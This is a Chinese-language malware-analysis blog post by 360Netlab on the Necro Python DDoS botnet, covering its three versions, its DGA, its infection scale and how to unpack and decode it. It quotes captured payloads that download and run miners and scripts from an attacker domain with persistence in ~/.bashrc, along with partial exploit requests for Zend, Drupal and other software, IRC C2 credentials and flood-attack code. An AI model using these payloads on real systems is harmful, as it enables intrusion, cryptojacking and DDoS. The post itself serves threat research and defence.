Necro在频繁升级，新版本开始使用PyInstaller和DGA

blog.netlab.360.com/not-really-new-pyhton-ddos-bot-n3cr0m0rph-necromorph/

jinye January 21, 2021

21 January 2021 / DGA

概述


Necro是一个经典的Python编写的botnet家族，最早发现于2015年，早期针对Windows系统，常被报为Python.IRCBot，作者自己则称之为N3Cr0m0rPh(Necromorph)。自2021年1月1号起，360Netlab的BotMon系统持续检测到该家族的新变种，先后有3个版本的样本被检测到，它们均针对Linux系统，并且最新的版本使用了DGA技术来生成C2域名对抗检测。本文将对最近发现的Necro botnets做一分析。

本文的关键点如下：
1，Necro最新版的感染规模在万级，并且处于上升趋势。
2，在传播方式上，Necro支持多种方式，并且持续集成新公开的1-day漏洞，攻击能力较强。
3，最新版Necro使用了DGA技术生成C2域名，Python脚本也经过重度混淆以对抗静态分析。
4，目前传播的不同版本Necro botnet背后为同一伙人，并且主要针对Linux设备。
5，最新的2个版本为了确保能在没有Python2的受害机器上执行，会同时分发使用PyInstaller打包过的Python程序。

在撰写本文时,我们注意到先后有2家安全厂商报道了Necro botnet及其团伙[PythonCryptoMinter][FreakOut]，但他们描述的均是已经停止传播的第2个版本，本文将描述更多的关于Necro的内容。

捕获

Necro支持多种传播方式，其中2种被我们的Anglerfish蜜罐系统成功捕获到：一种是传统的telnet弱口令爆破，另一种是1-day 漏洞(CVE-2020-35665)。捕获记录如下：



下面是实际捕获到的利用telnet弱口令传播第3版时的payload：

```
root
password
enable
system
shell
sh
echo -e '\x41\x4b\x34\x37'
wget http://aspjobjreorejborer.com/mirai.armexport ARGS="-o
aveixucyimxwcmph.xyz:9050";LINE="killall -9 .sshd||pkill -9 .sshd_;[ ! -f
/tmp/.pidfile ] && echo > /tmp/.pidfile;nohup .sshd $ARGS > /dev/null||nohup .sshd_
$ARGS > /dev/null &";grep -q "$LINE" ~/.bashrc||echo "$LINE" >> ~/.bashrc;curl
http://aveixucyimxwcmph.xyz/xmrig1 -O||wget http://aveixucyimxwcmph.xyz/xmrig1 -O
.sshd_;mv -f .sshd_ .sshd_;chmod 777 .sshd_;curl http://aveixucyimxwcmph.xyz/xmrig -O
xmrig||wget http://aveixucyimxwcmph.xyz/xmrig -O xmrig;mv -f xmrig .sshd;chmod 777
.sshd;chmod +x ~/.bashrc;~/.bashrc;cd /tmp||php -r "file_put_contents(".benchmark",
file_get_contents("http://aveixucyimxwcmph.xyz/.benchmark"));";curl
http://aveixucyimxwcmph.xyz/.benchmark -O;curl
http://aveixucyimxwcmph.xyz/.benchmark.py -O;php -r
"file_put_contents(".benchmark.py",
file_get_contents("http://aveixucyimxwcmph.xyz/.benchmark.py"));";wget
http://aveixucyimxwcmph.xyz/.benchmark -O .benchmark;wget
http://aveixucyimxwcmph.xyz/.benchmark.py -O .benchmark.py;chmod 777
.benchmark.py;chmod 777 .benchmark;python .benchmark.py||python2
.benchmark.py||python2.7 .benchmark.py||./.benchmark||./.benchmark.py &
```

下面是实际捕获到的利用 1-day漏洞CVE-2020-35665传播第3版时的payload：

```
GET /include/makecvs.php?Event=`export ARGS="-o aveixucyimxwcmph.xyz:9050"
LINE="killall -9 .sshd||pkill -9 .sshd_
[ ! -f /tmp/.pidfile ] && echo > /tmp/.pidfile
nohup .sshd $ARGS > /dev/null||nohup .sshd_ $ARGS > /dev/null &"
grep -q "$LINE" ~/.bashrc||echo "$LINE" >> ~/.bashrc
curl http://aveixucyimxwcmph.xyz/xmrig1 -O||wget http://aveixucyimxwcmph.xyz/xmrig1 -
O .sshd_
mv -f .sshd_ .sshd_
chmod 777 .sshd_
curl http://aveixucyimxwcmph.xyz/xmrig -O xmrig||wget
http://aveixucyimxwcmph.xyz/xmrig -O xmrig
mv -f xmrig .sshd
chmod 777 .sshd
chmod +x ~/.bashrc
~/.bashrc

cd /tmp||php -r "file_put_contents(\".benchmark\",
file_get_contents(\"http://aveixucyimxwcmph.xyz/.benchmark\"));"
curl http://aveixucyimxwcmph.xyz/.benchmark -O
curl http://aveixucyimxwcmph.xyz/.benchmark.py -O
php -r "file_put_contents(\".benchmark.py\",
file_get_contents(\"http://aveixucyimxwcmph.xyz/.benchmark.py\"));"
wget http://aveixucyimxwcmph.xyz/.benchmark -O .benchmark
wget http://aveixucyimxwcmph.xyz/.benchmark.py -O .benchmark.py
```

从上面的payload可以看到exp除了下载并执行原始的Python脚本（.benchmark.py），还会尝试下载并执行PyInstaller打包后的ELF文件（.benchmark），这是作者自第2版开始引入的手法，目的是为了提高执行成功率。因为Python 2已经到达EOL(end-of-life)，有些受害者机器上缺乏这个运行环境，而使用Pyinstaller打包后的Python程序将成为独立的ELF，即使目标机器上没有Python环境也可以正常执行。

值得说明的是漏洞CVE-2020-35665公开于2020年12月23日，距离我们首次捕获它的利用只有8天，可见作者对新漏洞的使用非常“积极”。


另外，除了Necro样本，上面的exp还会下载挖矿程序xmrig和xmrig1，利用360netlab其它维度的数据，我们发现同样的download server还曾用于mirai和一些Windows恶意exe程序的下载，说明Necro的作者同时在运营多个家族的botnet：

```
20210112        20210119        22      aveixucyimxwcmph.xyz:80/.benchmark.py
20210119        20210119        1       aveixucyimxwcmph.xyz:80/benchmark
20210112        20210119        18      aveixucyimxwcmph.xyz:80/.benchmark
20210119        20210119        1       aveixucyimxwcmph.xyz:80/EvilObject.class
20210113        20210119        15      aveixucyimxwcmph.xyz:80/xmrig
20210117        20210117        3       aveixucyimxwcmph.xyz:9050/
20210113        20210116        13      aveixucyimxwcmph.xyz:80/xmrig1
20210115        20210115        4       aveixucyimxwcmph.xyz:80/.benchmark.py\
20210114        20210114        6       aveixucyimxwcmph.xyz:80/.benchmark.py\))
20210114        20210114        6       aveixucyimxwcmph.xyz:80/.benchmark\))
20210113        20210113        1       aveixucyimxwcmph.xyz:8081/mirai.arm
20210113        20210113        1       aveixucyimxwcmph.xyz:6233/mirai.arm
20210113        20210113        1       aveixucyimxwcmph.xyz:8080/mirai.arm
20210112        20210112        2       aveixucyimxwcmph.xyz:80/GJASJAD.exe
20210112        20210112        2       aveixucyimxwcmph.xyz:80/GJASJAD.exe","$env
20210112        20210112        3       aveixucyimxwcmph.xyz:80/GJASJAD.exe","$env
```


感染规模

根据360netlab的DNSMon数据我们对第2和第3版的2个C2域名解析情况做了统计，以此来评估感染规模。根据下面的2个统计，我们能看到这两域名的unique客户端数均为2位数，考虑到数据采集位置的区别，真实的流量大概是我们统计的500～700倍，所以它们实际的规模均应该在万级。

下面是第2版C2域名的解析统计，能看到这个域名已经过了稳定期，处于下降状态。



下面是第3版域名的解析统计，能看到解析量在上升，说明这个版本还处于发展阶段。



样本分析

通过分析，我们发现2021年捕获的Necro样本可以分为3个版本，每个版本之间在传播方式、代码混淆和C2保存方面均有明显的区别，其中第1版 （necr0.py）到第2版（out.py）主要是代码结构上的调整，混淆度有所增加。同时第2版开始采用PyInstaller方式把Python程序打包

成ELF。从第2版到第3版差别有所加大，不但代码混淆度显著增加，C2也从硬编码域名变成了使用DGA算法。此外，在传播方式上第3版也增加了一些n-day漏洞。

第1版

因为第1版被作者命名为necro.py，所以我们把该家族命名为Necro。在代码混淆上，第1版只是部分代码做了混淆处理：

```
            self.oPLlevPzv(url)
    def yrAyez(self,DAnTk,SkYkwTsVL,nsdcmZjZ):
        self.MTpwZz.send("PRIVMSG %s :Scanning range %s for port %s, scanning for telnet? %s\n" % (self.SzKpj,D

        for vofUnCu in self.AiEcW(DAnTk):
            try:
                if self.AELmEnMe == 1:
                    return
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect((vofUnCu,int(SkYkwTsVL))) #Make sure habAnkDh is up and port is open.
                s.close()
                self.MTpwZz.send("PRIVMSG %s :%s\n" % (self.SzKpj,vofUnCu))
            except:
                pass
        self.MTpwZz.send("PRIVMSG %s :Finished scanning range %s\n" % (self.SzKpj,DAnTk))
    def DDoS(self, target, threads, domains, timee):
        self.target = target
        self.threads = threads
        self.timeend = time.time()+timee
        self.domains = domains
        for i in range(self.threads):
            t = threading.Thread(target=self.__attack)
            t.start()
    def __send(self, sock, soldier, proto, payload):
        udp = UDP(random.randint(1, 65535), PORT[proto], payload).pack(self.target, soldier)
        ip = IP(self.target, soldier, udp, proto=socket.IPPROTO_UDP).pack()
        sock.sendto(ip+udp+payload, (soldier, PORT[proto]))
    def __GetQName(self, domain):
        labels = domain.split('.')
```

它的C2信息只是简单编码保存，经过若干次逆向解码可以容易的得到：

```
irc server: '45.145.185.229'
channel: '#necro'
key: 'm0rph'
```

原始样本中可以发现可读的DDoS攻击相关的命令串：

```
try:
    if self.upGxXTZ[3]==":ddos.udpflood":
        self.MTpwZz.send("PRIVMSG %s :Started UDP flood on %s:%s\n" % (self.SzKpj,self.upGxXTZ[4],se
        threading.Thread(target=self.WtuZLQi,args=(self.upGxXTZ[4],int(self.upGxXTZ[5]),int(self.upG
    elif self.upGxXTZ[3]==":ddos.synflood":
        self.MTpwZz.send("PRIVMSG %s :Started SYN flood on %s:%s with %s threads\n" % (self.SzKpj,se
        for i in range(0, int(self.upGxXTZ[7])):
            threading.Thread(target=self.DIanVt,args=(self.upGxXTZ[4],int(self.upGxXTZ[5]),int(self.
    elif self.upGxXTZ[3]==":ddos.slowloris":
        self.MTpwZz.send("PRIVMSG %s :Started Slowloris on %s with %s sockets\n" % (self.SzKpj,self.
        threading.Thread(target=self.TcNWBKYz,args=(self.upGxXTZ[4],int(self.upGxXTZ[5]),int(self.up
    elif self.upGxXTZ[3]==":ddos.httpflood":
        self.MTpwZz.send("PRIVMSG %s :Started HTTP flood on URL: %s with %s threads\n" % (self.SzKpj
        for i in range(0, int(self.upGxXTZ[7])):
            threading.Thread(target=self.diQmcoxyQ,args=(self.upGxXTZ[4],int(self.upGxXTZ[5]),self.u
    elif self.upGxXTZ[3]==":ddos.loadamp":
        self.MTpwZz.send("PRIVMSG %s :Downloading %s list from %s\n" % (self.SzKpj,self.upGxXTZ[4],s
        urllib.urlretrieve(self.upGxXTZ[5], "."+self.upGxXTZ[4])
    elif self.upGxXTZ[3]==":ddos.amp":
        try:
```

从这些命令串可以看出Necro是一个用于DDoS攻击的botnet，C2协议基于IRC，支持的攻击方式既包括常见的udpflood、synflood、slowloris、httpflood这些，也包括在botnet中不常见的amp反射攻击。

第2版

第2版（out.py）和第1版的混淆程度相当，但在漏洞利用上有变化，加入了Zend Framework (known as CVE-2021-3007)：

```
        return 0
def exploit(self, ip, port):
    if "443" in str(port):
        url = "https://"+ip+":"+str(port)
    else:
        url = "http://"+ip+":"+str(port)
    try:
        if self.check_endpoint(url):
            urllib2.urlopen(url+'/include/makecvs.php?Event=%60cd%20%2Ftmp%7C%7Ccd%20%24%28find%
        else:
            zend = {
                'hello' : 'TzoyNToiWmVuZFxIdHRwXFJlc3BvbnNlXFN0cmVhbSI6Mjp7czoxMDoiACoAY2xlYW51c
            }
            hackzend = urllib2.Request(url+"/zend3/public/", json.dumps(zend), {'Content-Type':
            urllib2.urlopen(hackzend)
            data = {
                'columnId': '1',
                'name': '2',
                'type': '3',
                '+defaultData': 'com.mchange.v2.c3p0.WrapperConnectionPoolDataSource',
                'defaultData.userOverridesAsString': 'HexAsciiSerializedMap:aced00057372003d636f
```

值得说明的是该漏洞2021年1月4日才曝光，这再次说明Necro的作者在利用新漏洞方面非常“积极”。

在C2存放方面，第2版同样使用了简单编码保存：

```
irc server: 'gxbrowser.net'
channel: '#update'
key: 'N3Wm3W'
```

第3版

第3版的被检测到用benchmark.py名称传播。相比前两个版本，第3版最大的变化是使用DGA来生成C2域名，具体算法参考后面的DGA代码，下面是模拟该算法产生的部分域名:

```
avEiXUcYimXwcMph.xyz
avEiXUcYimXwcMph.xyz
avEiXUcYimXwcMph.xyz
aoRmVwOaTOGgYqbk.xyz
aoRmVwOaTOGgYqbk.xyz
aoRmVwOaTOGgYqbk.xyz
MasEdcNVYwedJwVd.xyz
MasEdcNVYwedJwVd.xyz
MasEdcNVYwedJwVd.xyz
suBYdZaoqwveKRlQ.xyz
...
```

通过360netlab的DNSMon系统，我们看到该DGA算法产生的第1个域名aveixucyimxwcmph.xyz已经启用，并且被用作下载服务器的域名。下面是该域名的详细信息：

```
2021-01-11 11:49:28     2021-01-20 03:47:28     372     aveixucyimxwcmph.xyz    A
193.239.147.224
2021-01-11 20:11:02     2021-01-11 20:11:03     2       aveixucyimxwcmph.xyz    TXT
"v=spf1 include:spf.efwd.registrar-servers.com ~all"
2021-01-11 20:11:01     2021-01-11 20:11:03     3       aveixucyimxwcmph.xyz    MX
eforward4.registrar-servers.com
2021-01-11 20:11:01     2021-01-11 20:11:03     3       aveixucyimxwcmph.xyz    MX
eforward5.registrar-servers.com
2021-01-11 20:11:01     2021-01-11 20:11:03     3       aveixucyimxwcmph.xyz    MX
eforward2.registrar-servers.com
2021-01-11 20:11:01     2021-01-11 20:11:03     3       aveixucyimxwcmph.xyz    MX
eforward1.registrar-servers.com
2021-01-11 20:11:01     2021-01-11 20:11:03     3       aveixucyimxwcmph.xyz    MX
eforward3.registrar-servers.com
```

2021年1月20号，在最新的第3版样本中作者又对DGA算法做了修改，将种子从3种修改为4096种，同时开始使用SSL加密通信数据。

第3版的另一个变化是代码混淆的更严重了，不仅所有自定义对象全部被替换成随机字符，连字符串也被用base64.encode(zlib.compress(plain_string))这种方式做了编码，导致样本中不再有可读的、有意义的字符串，如下图所示：

```
global SoPUyinFIai
global YRPUgGJfand
global UlkyumOEvd
global GkDEkIhWLi
def SVRoPuWIW(s):
    luCSjVMkuhQc = [65, 83, 98, 105, 114, 69, 35, 64, 115, 103, 71, 103, 98, 52]
    return ''.join([chr(ord(c) ^ luCSjVMkuhQc[i % len(luCSjVMkuhQc)]) for i, c in enumerate(s)])
aKwzobexZ = 1
oadWaHaVU = 0
dZbTFgdId = 1
JFVjhRqNg = 0
YRPUgGJfand = SVRoPuWIW(zlib.decompress('\x78\x9c\xd3\x57\x17\x02\x00\x00\xf0\x00\x69'))
ShXZiJbaasGS=5
zmZYlSuquFO=4
nOlFNGBfo = 0
gNJZOosbAi = {}
SoPUyinFIai = 1
mCORZjyx = []
UlkyumOEvd = -1
GkDEkIhWLi = [80, 443, 8443, 8080, 8008, 8880, 8081, 8000, 8181]
eAOeiboh = {
    SVRoPuWIW(zlib.decompress('\x78\x9c\x33\xb2\xe5\x97\x04\x00\x01\xba\x00\x98')):('\x30\x26\x02\x01\x01\x04\x06\x70\x7
    SVRoPuWIW(zlib.decompress('\x78\x9c\xd3\x57\x17\x02\x00\x00\xf0\x00\x69')):('\x17\x00\x02\x2a'+'\x00'*4),
    SVRoPuWIW(zlib.decompress('\x78\x9c\x53\xb2\x67\xe3\x60\x02\x00\x01\xcf\x00\x72')):('\x30\x25\x02\x01\x01\x63\x20\x04
    SVRoPuWIW(zlib.decompress('\x78\x9c\x33\x52\x60\x93\x04\x00\x01\x51\x00\x72')):(SVRoPuWIW(zlib.decompress('\x78\x9c\x
}
global myip
CxQHqeqgPjeF = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
CxQHqeqgPjeF.connect((SVRoPuWIW(zlib.decompress('\x78\x9c\xab\xac\x8d\x72\xf7\xca\x96\x06\x00\x0a\xf1\x02\x68')), 53))
myip=CxQHqeqgPjeF.getsockname()[0]
```

在传播方式上，第3版增加了更多的漏洞利用，这一点可以从解码后的字符串看出来：

```
try:
    # CVE-2018-7600, Drupal
    # https://github.com/Jack-Barradell/exploits/blob/master/CVE-2018-7600/cve-2018-7600-drupal
    JEcFZNduij = {'form_id': 'user_pass', '_triggering_element_name': 'name'}
    iJqiCakin = urllib2.Request(url + '/?q=user/password&name%5b%23post_render%5d%5b%5d=assert&
    urllib2.urlopen(iJqiCakin, context=self.ctx)
except:
    pass

try:
    # EyesOfNetwork 5.1 - Authenticated Remote Command Execution
    nJXRkaQzI = {'page': 'bylistbox',
        'host_list': '127.0.0.1',
        'tool_list': '/proc/self/environ',
        'snmp_com': 'aze',
        'snmp_version': '2c',
        'min_port': '1',
        'max_port': '1024',
        'username': '',
        'password': '',
        'snmp_auth_protocol': 'MD5',
        'snmp_priv_passphrase': '',
        'snmp_priv_protocol': '',
        'snmp_context': ''}
    iJqiCakin = urllib2.Request(url + '/module/tool_all/select_tool.php', data=urllib.urlencode
    urllib2.urlopen(iJqiCakin, context=self.ctx)
```

在支持的DDoS攻击方法方面第3版没有变化，只是命令串被做了编码处理，解码后的DDoS命令串如下：

```
    elif jogwpXZURwb[3] == ':.udpflood':
        threading.Thread(target=self.JqapAbMzQq, args=(jogwpXZURwb[4], int(jogwpXZURwb[5])
        self.AbJppCRv.send('PRIVMSG %s :Started UDP flood on %s:%s' % (dKIsTcVuj, jogwpXZU

    elif jogwpXZURwb[3] == ':.synflood':
        for i in range(0, int(jogwpXZURwb[7])):
            threading.Thread(target=self.oEOuoXuyjIcZ, args=(jogwpXZURwb[4], int(jogwpXZUR
        self.AbJppCRv.send('PRIVMSG %s :Started SYN flood on %s:%s with %s threads' % (dKI

    elif jogwpXZURwb[3] == ':.tcpflood':
        for i in range(0, int(jogwpXZURwb[7])):
            threading.Thread(target=self.FKagcojo, args=(jogwpXZURwb[4], int(jogwpXZURwb[5
        self.AbJppCRv.send('PRIVMSG %s :Started TCP flood on %s:%s with %s threads' % (dKI

    elif jogwpXZURwb[3] == ':.slowloris':
        threading.Thread(target=self.uimcZCss, args=(jogwpXZURwb[4], int(jogwpXZURwb[5]),
        self.AbJppCRv.send('PRIVMSG %s :Started Slowloris on %s with %s sockets' % (dKIsTc

    elif jogwpXZURwb[3] == ':.httpflood':
        for i in range(0, int(jogwpXZURwb[7])):
            threading.Thread(target=self.HavbLBhIESd, args=(jogwpXZURwb[4], jogwpXZURwb[5]
        self.AbJppCRv.send('PRIVMSG %s :Started HTTP flood on URL: %s with %s threads' % (

    elif jogwpXZURwb[3] == ':.loadamp':
        self.AbJppCRv.send('PRIVMSG %s :Downloading %s list from %s' % (dKIsTcVuj, jogwpXZ
        threading.Thread(target=urllib.urlretrieve, args=(jogwpXZURwb[5], '.' + jogwpXZURw
```

样本溯源

通过第1版样本的版本信息我们可以看到Necro早在2015年就已开发，作者称之为N3Cr0m0rPh (Necromorph)。

```
#-------------------------------------------------------------------------------
#
# Name:         N3Cr0m0rPh IRC bot V8
# Purpose:      IRC Bot for botnet
# Notes:        (polymorphic) nearly impossible to remove (or detect) without system
#                analysis and creation of a tool, also has amp methods now.
#
# Author:       Freak @ PopulusControl (sudoer)
#
# Created:      15/01/2015
# Last Update: 1/1/2021
# Copyright:    (c) Freak 2021
# Licence:      Creative commons.
#-------------------------------------------------------------------------------
```


利用这些信息，我们从样本库里关联到一批针对 Windows平台的早期Necro样本，都是exe文件，这批样本刚好也可以追溯到2015年，跟第1版中的版本信息吻合。从这些线索可以推断Necro首先针对的是Windows平台，然后也许是Python程序天然的跨平台特性，抑或现网大量存在漏洞的Linux机器（IoT设备、云服务器等），启发Necro作者用去攻击Linux设备。无论如何，现在Linux malware大军中又多了新的一员：Necro。

其它

因为部分Necro样本以PyInstaller打包方式分发，下面简单介绍如何通过解包、反编译、解混淆等手段还原出可读的.py脚本。

解包

以第3版为例，用开源工具pyinstxtractor解包从ELF样本中提取的pydata数据后可以得到原始python脚本依赖的.so动态库、python库以及字节码文件.benchmark.pyc。



反编译pyc

利用**uncompyle6**反编译 .pyc字节码可以得到最终的python脚本。通过对比来自同一downloader的python脚本 `.benchmark.py` ，发现其跟反编译出的.py脚本相同，所以断定 `.benchmark.py` 就是打包前的原始脚本。

字符串解密

Necro使用简单的“zip压缩+异或加密”方法隐藏字符串, 下面这段代码示范了解码过程：先解压再异或即可得到被隐藏的字符串 `'8.8.8.8'` ：

```
xor_crypt(zlib.decompress(b'\x78\x9c\xab\xac\x8d\x72\xf7\xca\x96\x06\x00\x0a\xf1\x02\x
```

```
def xor_crypt(s):
    xor_key = [65, 83, 98, 105, 114, 69, 35, 64, 115, 103, 71, 103, 98, 52]
    return ('').join([ chr(ord(c) ^ xor_key[(i % len(xor_key))]) for i, c in
enumerate(s) ])
```

动态变形

